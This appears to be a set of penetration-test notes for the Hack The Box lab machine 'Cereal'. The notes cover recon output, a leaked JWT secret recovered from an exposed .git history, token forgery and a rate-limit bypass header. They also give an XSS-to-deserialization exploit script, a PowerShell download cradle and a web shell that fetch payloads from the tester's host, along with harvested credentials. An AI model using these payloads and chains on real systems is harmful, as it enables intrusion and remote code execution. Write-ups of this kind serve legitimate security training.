

creds

possible username	email	Password	info
Count Chocula	chocula@cere.al		
Sonny	sonny@cere.al	mutual.madden.manner38974	ssh

passwords

type	key
JwtSecurityToken	secretlhflH&FY*#oysuflkhskjfhfesf

Nmap

Port	Service	Info
22	SSH	OpenSSH for_Windows_7.7 (protocol 2.0)
80	http	Microsoft IIS httpd 10.0
443	https	cereal.htb, source.cereal.htb

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```
kali@kali:~$ echo $IP
10.10.10.217
kali@kali:~$ cat /nmap/Full
# Nmap 7.91 scan initiated Wed Apr  7 15:20:10 2021 as: nmap -sV -sC -vvv -p- -oN nmap/Full 10.10.10.217
Nmap scan report for 10.10.10.217
Host is up, received echo-reply ttl 127 (0.061s latency).
Scanned at 2021-04-07 15:20:11 EDT for 156s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT      STATE SERVICE  REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 127 OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 08:8e:fe:04:8c:ad:6f:df:88:c7:f3:9a:c5:da:6d:ac (RSA)
```

```
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDJ8WunqAHy9aWMuWZtw8rYXPpcWFOamT0dxvUDuFEzyvemSH8H8a

| 256 fb:f5:7b:a1:68:07:c0:7b:73:d2:ad:33:df:0a:fc:ac (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB0v2yzt3CGzoXPn56DcYScZq9TapkX

| 256 cc:0e:70:ec:33:42:59:78:31:c0:4e:c2:a5:c9:0e:1e (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAINFh4uMa90jCINZ7M6/DSRhce0cHRP+n6o+py/ERV5fm
80/tcp open  http      syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://10.10.10.217/
443/tcp open  ssl/http syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-favicon: Unknown favicon MD5: 1A506D92387A36A4A778DF0D60892843
| http-methods:
|_ Supported Methods: GET HEAD
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Cereal
| ssl-cert: Subject: commonName=cereal.htb
| Subject Alternative Name: DNS:cereal.htb, DNS:source.cereal.htb
| Issuer: commonName=cereal.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-11-11T19:57:18
| Not valid after: 2040-11-11T20:07:19
| MD5: 8785 41e5 4962 7041 af57 94e3 4564 090d
| SHA-1: 5841 b3f2 29f0 2ada 2c62 e1da 969d b966 57ad 5367
| -----BEGIN CERTIFICATE-----
| MIIDLjCCAhagAwIBAgIQYSvrrxz65LZHzBcVnRDa5TANBgkqhkiG9w0BAQsFADAV
| MRMwEQYDVQQDDApjZXJlYWwuaHRiMB4XDTEwMTE5NTcxOFoXDTQwMTE5MTIw
| MDcxOVowFTETMBEGA1UEAwwKY2VyZWFsLmh0YjCCASIwDQYJKoZIhvcNAQEBBQAD
| ggEPADCCAQoCggEBAMoaGpaAR2ALY//K4WkfjOPTXqfzIPio6lQpS2NOG9yMlDVT
| dYeFRwRyAxqgkGfNVchuKjnyc9BeJqILLyYDn5aK7/pIKc7bAPTs7B2YQpQXUTmH
| nVuP0JHMHflzDCMigr5XuZ7/xXh2fZbSantK/1PqeilClmjunoNBTsFHhNrb7XfK
| 2fwQDB0QS8TvLmcVKwx+qGt8Mtod165LUe6LPc1dK8t05AxVGFoqE9w7jDa+QwK8
| eCazu5S7AV9TvInJrniz58fZ8zbJB4c2CQ0B6BtFF9f3tft4pjAlToDi fVZ0BMEl
| uTwpZFc8YxXNb0taTWSBTIpowL3RhZ3zmlmsebkCAwEAAaN6MHgwDgYDVR0PAQH/
```

```
| BAQDAgWgMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAoBgNVHREEITAf
| ggpjZXJLYWwuaHRighFzb3VyY2UuY2VyZWFsLmh0YjAdBgNVHQ4EFgQU6pyk6xnL
| i8gMA3lT0cCaV3zLFP8wDQYJKoZIhvcNAQELBQADggEBAAUQw2xrtDjavFiYgfl8
| NN6fA0jlyqrln715A0ipqPcN6gntAynC378nP42nr02cQCoBvXK6vhmZKeVpviDv
| p09udH/JB0sKmCFJC5lQ3sHnxSUExBk+e3tUpiGGgKoQnCFRRBEkOTE3bI0Moam9
| Hd10D32cp6uEmY7Nzhh6hYkR3S/MeYH78PvFZ430gLCFohc7aqimngSohAz8f+xc
| rS352J9a3+0TemS1KduwC/KFFG0o3ItDJSj4ypq9B6x2HGstfzmKzGqIu74Z5tXu
| guCIa2Jau80dQ7K6aiPn39W+EnFLUQAMHqq7TZpxTb1SkV3hoVNvh63nxC1wyDrL
| iy0=
|_-----END CERTIFICATE-----
|_ssl-date: 2021-04-07T19:50:03+00:00; +27m16s from scanner time.
|_tls-alpn:
|_ http/1.1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: 27m15s
```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

```
# Nmap done at Wed Apr  7 15:22:47 2021 -- 1 IP address (1 host up) scanned in
156.71 seconds
```

Add Vhosts to /etc/hosts

- cereal.htb
- source.cereal.htb

```
10.10.10.217    cereal.htb source.cereal.htb
```


nikto

```
kali@kali:~$ nikto -h $IP | tee nikto.log
- Nikto v2.1.6
```

```
-----
```

```
+ Target IP:          10.10.10.217
+ Target Hostname:    10.10.10.217
+ Target Port:        80
+ Start Time:         2021-04-07 16:12:57 (GMT-4)
-----
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: Sugar
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ Uncommon header 'x-rate-limit-reset' found, with contents: 2021-04-
07T20:45:04.8595093Z
+ Uncommon header 'x-rate-limit-remaining' found, with contents: 144
+ Uncommon header 'x-rate-limit-limit' found, with contents: 5m
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://10.10.10.217/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7863 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-04-07 16:18:38 (GMT-4) (341 seconds)
-----
+ 1 host(s) tested
```

gobuster vhosts



API calls quota exceeded! maximum admitted 150 per 5m.

hit rate limits. assuming no more vhosts...

gobuster dir

cereal.htb

```
kali@kali:~$ cat buster/cereal_root
/bin (Status: 404)
/App_Code (Status: 404)
/App_Data (Status: 404)
/Bin (Status: 404)
/.config (Status: 404)
```

Source.cereal.htb

- .git
- uploads

```
kali@kali:~$ cat buster/source_root
/aspnet_client (Status: 301)
/uploads (Status: 301)
/Uploads (Status: 301)
/.git (Status: 301)
/Aspnet_client (Status: 301)
/UPLOADS (Status: 301)
/aspnet_Client (Status: 301)
/ASPNET_CLIENT (Status: 301)
```

ffuf - nothing

```
kali@kali:~$ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-
words.txt -u https://cereal.htb/FUZZ -fs 1948
...[SNIP]...
requests [Status: 401, Size: 0, Words: 1, Lines: 1]
:: Progress: [43003/43003] :: Job [1/1] :: 322 req/sec :: Duration: [0:01:34]
:: Errors: 0 ::
```

Manual enumeration (due to rate limiting)

← → ↻ ⚠ Not secure | cereal.htb/robots.txt

! https://www.robotstxt.org/robotstxt.html
User-agent: *

Certificate

Certificate

cereal.htb

Subject Name	
Common Name	cereal.htb
Issuer Name	
Common Name	cereal.htb
Validity	
Not Before	11/11/2020, 2:57:18 PM (Eastern Daylight Time)
Not After	11/11/2040, 3:07:19 PM (Eastern Daylight Time)
Subject Alt Names	
DNS Name	cereal.htb
DNS Name	source.cereal.htb
Public Key Info	
Algorithm	RSA
Key Size	2048
Exponent	65537
Modulus	CA:1A:1A:96:80:47:60:0B:63:FF:CA:E1:69:1F:8C:E3:D3:5E:A7:F3:20:F8:A8:EA:54:29:4B:63:4E:1B:DC:8C:94:3...
Miscellaneous	
Serial Number	61:2B:EB:AF:1C:FA:E4:B6:47:CC:17:15:9D:10:DA:E5
Signature Algorithm	SHA-256 with RSA Encryption
Version	3
Download	PEM (cert) PEM (chain)

HTTP → HTTPS


```
HTTP/1.1 307 Temporary Redirect
Location: https://cereal.htb/
Server: Microsoft-IIS/10.0
X-Rate-Limit-Limit: 5m
X-Rate-Limit-Remaining: 149
X-Rate-Limit-Reset: 2021-04-07T20:13:55.0871014Z
X-Powered-By: Sugar
Date: Wed, 07 Apr 2021 20:08:55 GMT
```

Connection: close

Content-Length: 0

Also note Rate limit headers = 5m

Cereal.htb (10.10.10.217)



https://10.10.10.217/login

ali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU


Login

Username

Password

Login

<http://source.cereal.htb>



Compilation Error

Not secure | source.cereal.htb

Server Error in '/' Application.

Compilation Error

Description: An error occurred during the compilation of a resource required to service this request. Please review the following specific error details and modify your source code appropriately.

Compiler Error Message: CS1519: Invalid token '>' in class, struct, or interface member declaration

Source Error:

```
Line 1: <% @Page Language="C#" %>
Line 2:
Line 3: <script runat="server">>
Line 4:
Line 5:
```

Source File: c:\inetpub\source\default.aspx Line: 3

Show Detailed Compiler Output:

```
c:\windows\system32\inetsrv> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0.0.0__b77a5c561934e089\System.Core.dll"
```

Microsoft (R) Visual C# Compiler version 4.7.3190.0

for C# 5

Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see [http://go.microsoft.com/fwlink/?LinkID=177618](#).

c:\inetpub\source\default.aspx(3,24): error CS1519: Invalid token '>' in class, struct, or interface member declaration

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3090.0

SHOW DETAILED COMPILER OUTPUT

```
c:\windows\system32\inetsrv>
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library
```

/utf8output

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.Core\\v4.0_4.0.0.0_

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.Xml\\v4.0_4.0.0.0_\\

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.Runtime.Serialization\\

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System\\v4.0_4.0.0.0__b77a

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.ServiceModel.Activatio

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.Data.DataSetExtensions

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.ServiceModel\\v4.0_4.

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.ServiceModel.Activitie

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.ServiceModel.Web\\v4.0

/R:"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\mscorlib.dll"

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.Activities\\v4.0_4.0.

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.WorkflowServices\\v4.0

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_64\\System.Data\\v4.0_4.0.0.0__b

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.ComponentModel.DataAnn

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\Microsoft.CSharp\\v4.0_4.0.0

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.Drawing\\v4.0_4.0.0.0

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.Xml.Linq\\v4.0_4.0.0.

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.Configuration\\v4.0_4

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.Web.Extensions\\v4.0_

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_64\\System.Web\\v4.0_4.0.0.0__b0

/R:"C:\\Windows\\Microsoft.Net\\assembly\\GAC_MSIL\\System.Web.Services\\v4.0_4.


```

/R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.IdentityModel\v4.0\
/R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Web.DynamicData\v4.0\
/R:"C:\Windows\Microsoft.Net\assembly\GAC_64\System.EnterpriseServices\v4.0\

/R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Web.ApplicationService
/out:"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET
Files\root\c2032773\855af3a6\App_Web_zwiykpzs.dll" /debug- /optimize+
/w:4 /nowarn:1659;1699;1701;612;618 /warnaserror-
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET
Files\root\c2032773\855af3a6\App_Web_zwiykpzs.0.cs"
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET
Files\root\c2032773\855af3a6\App_Web_zwiykpzs.1.cs"

```

Microsoft (R) Visual C# Compiler version 4.7.3190.0

for C# 5

Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version.

For compilers that support newer versions of the C#

progr855af3a6\App_Web_3lpsyclu.dll" /debug- /optimize+ /w:4

/nowarn:1659;1699;1701;612;618 /warnaserror-

"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET

Files\root\c2032773\855af3a6\App_Web_3lpsyclu.0.cs" &quammg language,

see <http://go.microsoft.com/fwlink/?LinkID=533240>

c:\inetpub\source\default.aspx(3,24): error CS1519: Invalid token '>' in class, struct, or interface member declaration

*Great a location for us to upload a C# shell to..

c:\inetpub\source\

or c:\inetpub\source\uploads\

C# web shell → shell.aspx

```
kali@kali:/usr/share/seclists/Web-Shells/laudanum-0.8/asp$ locate shell.aspx
/home/kali/hackthebox/Worker/www/shell.aspx
/usr/share/laudanum/asp/shell.aspx
/usr/share/seclists/Web-Shells/laudanum-0.8/asp/shell.aspx
```

modify laudanum shell.aspx

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System" %>
<script runat="server">
...[snip]...
    // Check for an IP in the range we want
    string[] allowedIps = new string[] { "::1", "10.10.15.41", "127.0.0.1" };
```

.git directory dump

[40 - Resources > ^d938f9](#)

```
kali@kali:~$ /opt/GitTools/Dumper/gitdumper.sh https://source.cereal.htb/.git/
.
kali@kali:~$ git log
commit 34b68232714f841a274050591ff5595dcf7f85da (HEAD -> master)
Author: Sonny <sonny@cere.al>
Date:   Tue Jan 7 17:19:04 2020 -0600

    Some changes

commit 3a23ffe921530036a4e0c355e6c8d1d4029cb728
Author: Sonny <sonny@cere.al>
Date:   Thu Nov 14 21:45:55 2019 -0600

    Image updates

commit 7bd9533a2e01ec11dfa928bd491fe516477ed291
Author: Sonny <sonny@cere.al>
```

```
Date: Thu Nov 14 21:40:06 2019 -0600
```

Security fixes

```
commit 8f2a1a88f15b9109e1f63e4e4551727bfb38eee5
```

```
Author: Count Chocula <chocula@cere.al>
```

```
Date: Thu Nov 14 21:37:50 2019 -0600
```

CEREAL!!

ok looks like some security fixes were made. lets look at them

```
kali@kali:~$ git show 7bd9533a2e01ec11dfa928bd491fe516477ed291
...[snip]...
// authentication successful so generate jwt token
        var tokenHandler = new JwtSecurityTokenHandler();
-        var key =
Encoding.ASCII.GetBytes("secretlhflH&FY*#oysuflkhskjfhfesf");

...[snip]...
```

• **jwtsecurityToken:secretlhflH&FY*#oysuflkhskjfhfesf -** **00 - Loot > ^e546cb**

Heres the header it wants...

```
kali@kali:~$ git show
34b68232714f841a274050591ff5595dcf7f85da:ClientApp/src/_helpers/auth-header.js
import { authenticationService } from '../_services';

export function authHeader() {
    // return authorization header with jwt token
    const currentUser = authenticationService.currentUserValue;
    if (currentUser && currentUser.token) {
        return { Authorization: `Bearer ${currentUser.token}`, 'Content-Type':
'application/json' };
    } else {
        return {};
    }
}
```



```
sudo python3 jwt_tool.py -S hs256 -p "secretlhFIH&FY*#oysuflkhskjfhfesf" -rh
```

```
"Authorization: Bearer
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhbnVlIjoiaMSIsImIhdCI6MTUxNjIzOTYyMn0." -t
```

```
https://cereal.htb/requests
```

```
Authorization: Bearer
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjMONTY3ODkwIiwibmFtZSI6IkpvaG4gRG
```

```
9lIiwiaWF0IjoxNjIyMDQ1NzcxLCJleHAiOiJlE5MjIwNDU3OTF9.nl8v6lsOTAQYx5yImAumN8ResZyXBdTq
```

```
JazSc1goU8E
```

whitelisting

appsettings.Development.json

```
...[snip]...
+   "IpRateLimiting": {
+     "RealIpHeader": "X-Real-IP",
+     "IpWhitelist": [ "127.0.0.1", "::1" ],
+   "IpRateLimiting": {
+     "RealIpHeader": "X-Real-IP",
+     "IpWhitelist": [ "127.0.0.1", "::1" ],
+   }
+   ...[snip]...
```

Add X-REAL-IP: 127.0.0.1 to header prevents rate limiting

The screenshot shows the Burp Suite interface. The 'Repeater' tab is active, displaying a list of requests. The first request is selected, and its details are shown in the 'Request' pane. The request is a POST to /requests with a Bearer token and an X-Real-IP header. The response is shown in the 'Response' pane, indicating a 200 OK status and a JSON body.

Request

```
1 POST /requests HTTP/1.1
2 Host: cereal.htb
3 Connection: close
4 sec-ch-ua: "Chromium";v="89", ";Not A Brand";v="99"
5 sec-ch-ua-mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
8 Content-Type: application/json
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 X-Real-IP: 127.0.0.1
16 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhbnVlIjoiaMSIsImIhdCI6MTUxNjIzOTYyMn0."
17 Content-Length: 14
18
19 {
20   "JSON": "a"
21 }
```

Response

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Server: Microsoft-IIS/10.0
4 Strict-Transport-Security: max-age=2592000
5 X-Powered-By: Sugar
6 Date: Sun, 18 Apr 2021 19:10:50 GMT
7 Connection: close
8 Content-Length: 43
9
10 {
11   "message": "Great cereal request!",
12   "id": 27
13 }
```

adminpage.jsx

```
import React from 'react';
import { MarkdownPreview } from 'react-marked-markdown';
```

- [xss in marked markdown](#)

[xss in react-js apps](#)

can make call to requests and can upload

so so far request headers look like

```
X-REAL-IP: 127.0.0.1
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjMONTY3ODkwIiwibmFtZSI6IkpvaG4g
```

Full Header

```
POST /requests HTTP/2
Host: cereal.htb
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
X-REAL-IP: 127.0.0.1
Content-Type: application/json
```

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gf

```
<script src="http://10.10.15.41:8000/exploit.js"></script>
```

DownloadsHelper.cs

```
...[snip]...

public class DownloadHelper
{
    private String _URL;
    private String _FilePath;
    public String URL
    {
        get { return _URL; }
        set
        {
            _URL = value;
            Download();
        }
    }
    public String FilePath
    {
        get { return _FilePath; }
```

```

        set
        {
            _FilePath = value;
            Download();
        }
    }
    ...[snip]...

wc.DownloadFile(_URL, ReplaceLastOccurrence(_FilePath, "\\ ", "\\21098374243-"));

```

exploit.js

```

var targeturl = "https://cereal.htb/requests";
var jwt_token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG48

req = new XMLHttpRequest;
var payload = JSON.stringify({"json": '{"$type":"Cereal.DownloadHelper,
Cereal","URL":"http://10.10.15.41:8000/shell2.aspx","FilePath":"C:/inetpub/source,

req.onreadystatechange = function() {
    if (req.readyState == 4) {
        var id = (JSON.parse(this.responseText).id);

        req2 = new XMLHttpRequest;
        req2.open('GET', targeturl + "/" + id, false);
        req2.setRequestHeader("Authorization", "Bearer " + jwt_token);
        req2.send();
    }
}

req.open('POST', targeturl, false);
req.setRequestHeader("Authorization", "Bearer " + jwt_token);
req.setRequestHeader('Content-type', 'application/json');
req.send(payload);

```


Python exploit to upload rev shell

```
import requests
from urllib3.exceptions import InsecureRequestWarning
import base64

requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

PROXY = { 'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080' }
JWT =
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG48
MY_IP = '10.10.15.41:8000'
URL = 'https://cereal.htb/requests'

js_payload = """var jwt_token = '""" + JWT + """';
targeturl = 'https://cereal.htb/requests';

req = new XMLHttpRequest;
var payload = JSON.stringify({"json": '{"$type":"Cereal.DownloadHelper,
Cereal","URL":"http://"""
+MY_IP+"""/shell2.aspx","FilePath":"C:/inetpub/source/uploads/shell2.aspx"}'}));

req.onreadystatechange = function() {
    if (req.readyState == 4) {
        var id = JSON.parse(this.responseText).id;

        req2 = new XMLHttpRequest;
        req2.open('GET', targeturl + "/" + id, false);
        req2.setRequestHeader("Authorization", "Bearer " + jwt_token);
        req2.send();
    }
}

req.open('POST', targeturl, false);
req.setRequestHeader("Authorization", "Bearer " + jwt_token);
req.setRequestHeader('Content-type', 'application/json');
req.send(payload);"""

is_payload_b64 = base64.b64encode(is_payload.encode('utf-8'))
```

```
js_payload_b64 = base64.b64encode(js_payload.encode('utf-8'))
PAYLOAD = {'JSON': '{"title":"[XSS](javascript: eval(atob(%22' +
js_payload_b64.decode('utf-8') + '%22%29%29)", "flavor":"x", "color":"#FFF",
"description":"x")}' }
HEADERS = {'Authorization': 'Bearer ' + JWT}
r = requests.post(URL, headers=HEADERS, json=PAYLOAD, verify=False,
proxies=PROXY)
print(r.text)
```

Reverse Shell

Ready to upload to location and visit

←
→
↻
⚠ Not secure | source.cereal.htb

cmd /c

STDOUT:

STDERR:

Copyright © 2012, [Kevin Johnson](#) and the *Laudanum* team.
 Written by Tim Medin.
 Get the latest version at audanum.secureideas.net.

```
powershell IEX (New-Object
Net.WebClient).DownloadString('http://10.10.15.41:8000/shell.ps1')
```

```
PS C:\Users\sonny\Desktop> cat user.txt
95bea032931b34f254d9ece4b30c9735
```

winPeas

```
...[SNIP]...
[+] Basic System Information
  [?] Check if the Windows versions is vulnerable to some known exploit
  https://hack-backtricks.com/windows/windows-local-privilege-escalation/#kernel
```

<https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#kernel-exploits>

Hostname: Cereal
ProductName: Windows Server 2019 Standard

EditionID: ServerStandard
ReleaseId: 1809
BuildBranch: rs5_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 2
SystemLang: en-US
KeyboardLang: English (United States)
TimeZone: (UTC-08:00) Pacific Time (US & Canada)
IsVirtualMachine: True
Current Time: 4/19/2021 4:19:25 PM
HighIntegrity: False
PartOfDomain: False
Hotfixes:

[?] Windows vulns search powered by Watson(<https://github.com/rasta-mouse/Watson>)

[*] OS Version: 1809 (17763)
[*] Enumerating installed KBs...
[*] Finished. Found 0 vulnerabilities.

...[SNIP]...

[?] If > 0, credentials will be cached in the registry and accessible by SYSTEM user <https://book.hacktricks.xyz/windows/stealing-credentials/credentials-protections#cached-credentials>

cachedlogonscount is 10

...[SNIP]...

[+] Current Token privileges

[?] Check if you can escalate privilege using some enabled token
<https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#token-manipulation>

SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT,
SE_PRIVILEGE_ENABLED

